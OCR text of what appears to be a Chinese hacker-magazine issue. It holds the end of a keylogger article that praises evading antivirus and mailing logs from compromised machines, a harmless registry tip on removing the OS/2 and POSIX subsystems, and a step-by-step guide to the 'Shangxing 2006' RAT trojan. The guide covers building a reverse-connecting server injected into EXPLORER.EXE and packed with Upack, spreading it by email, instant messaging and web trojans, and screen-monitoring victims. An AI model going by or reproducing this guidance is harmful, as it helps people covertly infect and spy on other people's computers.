


图6 设置通过E-mail发送记录日志




图7 设置通过FTP传送记录日志




图8 查看所记录日志的内容

经过上面的详细介绍，相信再菜的小鸟也能弄懂了吧，什么？不懂？（众小编拿着鞭子打你的PP），不管是监视本地机器还是肉鸡，经过一段时间的等待，我们就来看看结果吧。

查看被记录的内容，我们直接用View Report打开记录文件就能看到结果了，如图8所示。

最后：这个软件所记录的内容非常丰富，也有许多隐藏参数，它几乎可以看作是一款专为“黑客”制定的软件，又不用担心被杀毒软件查杀，一个字“爽”，爽过之后也希望一些小黑们能清楚地认识到，该软件毕竟不是黑客软件，它有一个很大的硬伤就是注册表中的相关信息，查杀也是很容易的。

【文章中所涉及到的Personal Inspector已收录在光盘中】

编辑点评： 经小编我测试后觉得确实不错，但不知道为什么E-mail发送功能有问题。虽然在任务管理器中看不到其进程，但是在其他进程管理器中还是比较容易就发现了，大家可以像打造Radmin一样来做一个适合自己的专用版。

如何正确删除OS/2和POSIX子系统

yacou[S.C.T]

某天一位朋友说自己在网络上看到一些优化系统的教程，于是就按照上面说的去做了，结果只删除了一个键值系统就over了，于是我带这个疑问架设虚拟机器测试多次才找到了原因。

windows为了能与OS/2和POSIX的应用程序兼容，所以包含了OS/2和POSIX这两个子系统。通常大多朋友不会在windows系统上运行这类程序，往往是通过网络上介绍的方法删除OS/2和POSIX子系统。而同样是删除，有的朋友删除后系统就无法启动了，这又是为什么呢？关键是和大家所运行的注册表编辑器有关，如果你使用的是regedit.exe，那么删除子系统后系统就无法启动了，因为regedit.exe无法处理REG_MULTI_SZ值，如果删除所有的optional值后，将导致操作系统无法启动。

正确删除的方法如下：

1."开始／运行"，再输入**regedt32.exe**；

2.找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\OS/2 Subsystem for NT的所有分支和HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Environment中的Os2LibPath键值项；

3.最后再到**HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\SubSystems**下删除名称为**Optional**的数值以及Os2和Posix，删除该值所列的所有数据；

4.再删除system32目录下的os2文件夹和os2ss.exe及psxss.exe文件。

编辑点评： *记得刚开始学习注册表的时候也是乱改一通，最后不得不重新安装系统。在此提醒刚入门的小鸟们，在修改注册表键值之前一定要记得备份注册表，这可是一个良好的习惯哦。*

肉鸡控制新选择
——上兴远程控制2006黑客手册专版

从本文你可以学到：
1.了解"上兴"木马的特性
2."上兴"木马的服务器配置
3."上兴"木马的远程控制操作

当我们对黑洞、灰鸽子、PcShare这些知名的国产木马已经感到有些"使用疲劳"的时候，有没有想过试试其他的国产木马呢？就在今年，国内相继出现了多款全新的国产木马，下面笔者将为大家介绍一款刚刚推出的国产木马——上兴远程控制2006（以下简称"上兴"）。上兴远程控制2006是由南域剑盟全新开发的一款国产木马，不但继承了当前流行木马的众多优点，还使用了国外最新的极速屏幕传输、网络嗅探、端口转发、真彩色大屏幕录像头监控等技术，下面我们就来对"上兴"木马进行一番详细的介绍。

一、配置服务端

首先从杂志的光盘中找到"上兴远程控制黑客手册专用版"，解开压缩文件，运行文件夹中的黑客手册专用版.exe即可启动木马的客户端程序，如图1所示。从图1中我们可以看到，木马"上兴"的操作界面非常简洁，所有的功能命令都集中在工具栏中，这样就为用户的操作提供了方便。




图1 软件的主界面

还是老规矩，首先来配置一个服务端程序。点击工具栏中的"配置服务端"命令，在弹出的"上兴远控服务端配置"窗口中进行配置。"上兴"在服务端程序和客户端程序的连接上，采用了当前流行的反弹连接方式，用户既可以使用域名来连接，也可以直接用IP地址来连接。如果没有现成的域名可以使用的话，用户还可以在配置窗口中直接申请，配置程序提供了希网域名、花生壳、科迈域名供用户选择使用。将连接需要的域名或IP地址输入到"DNS域名解析更新IP"选项中，接着在"安装程序"、"DLL名称"和"上线端口"中设置木马程序和DLL文件的名称以及反弹连接的端口。由于"上兴"的服务端程序采用了线程插入技术，所以使用安装名称设置为一个DLL后缀名的名称即可，服务端程序默认将进程插入到资源管理器**EXPLORER.EXE**的进程中，当然用户也可以选择将服务端程序的进程插入到IE浏览器的进程中，如图2所示。




图2 配置程序的主界面

服务端程序的主要信息配置完成后，用户可以根据自己的意愿选择"使用Upack压缩服务端"和"自动保存填写的信息"选项，然后点击"生成"按钮即可生成我们需要的服务端程序。

二、远程控制管理

服务端程序配置完成以后，我们需要通过各种各样的方式将其传播出去。现在的传播方式有很多，比如通过电子邮件、即时通讯工具、网页木马等等，大家各取所需，这里我就不再多说了。当有一台远程计算机上线以后，我们就可以通过"上兴"的客户端程序进行远程控制操作了。"上兴"木马的远程管理命令主要集

中在工具栏中，当然用户如果想要了解全部的命令，可以点击鼠标右键的菜单来进行查看。现在我们就在主机列表中任选一台上线的远程计算机，然后就可以进行远程管理了，如图3所示。




图3 控制命令菜单

现如今的远程控制软件，或者说是木马，已经和以前类型的软件有了很大区别，如今的木马都将视频监控等功能放在首要位置上。点击“屏幕监控”命令，弹出一个“屏幕监控”窗口，在窗口中央还包括一个屏幕监控的控制台，选择“开始”按钮，屏幕监控功能就会开始工作了。“上线”的屏幕监控速度非常的快，用户根本感觉不到它的任何图像延迟。通过“保存图像”按钮可以将截取的图像保存到本地计算机中，如图4所示。

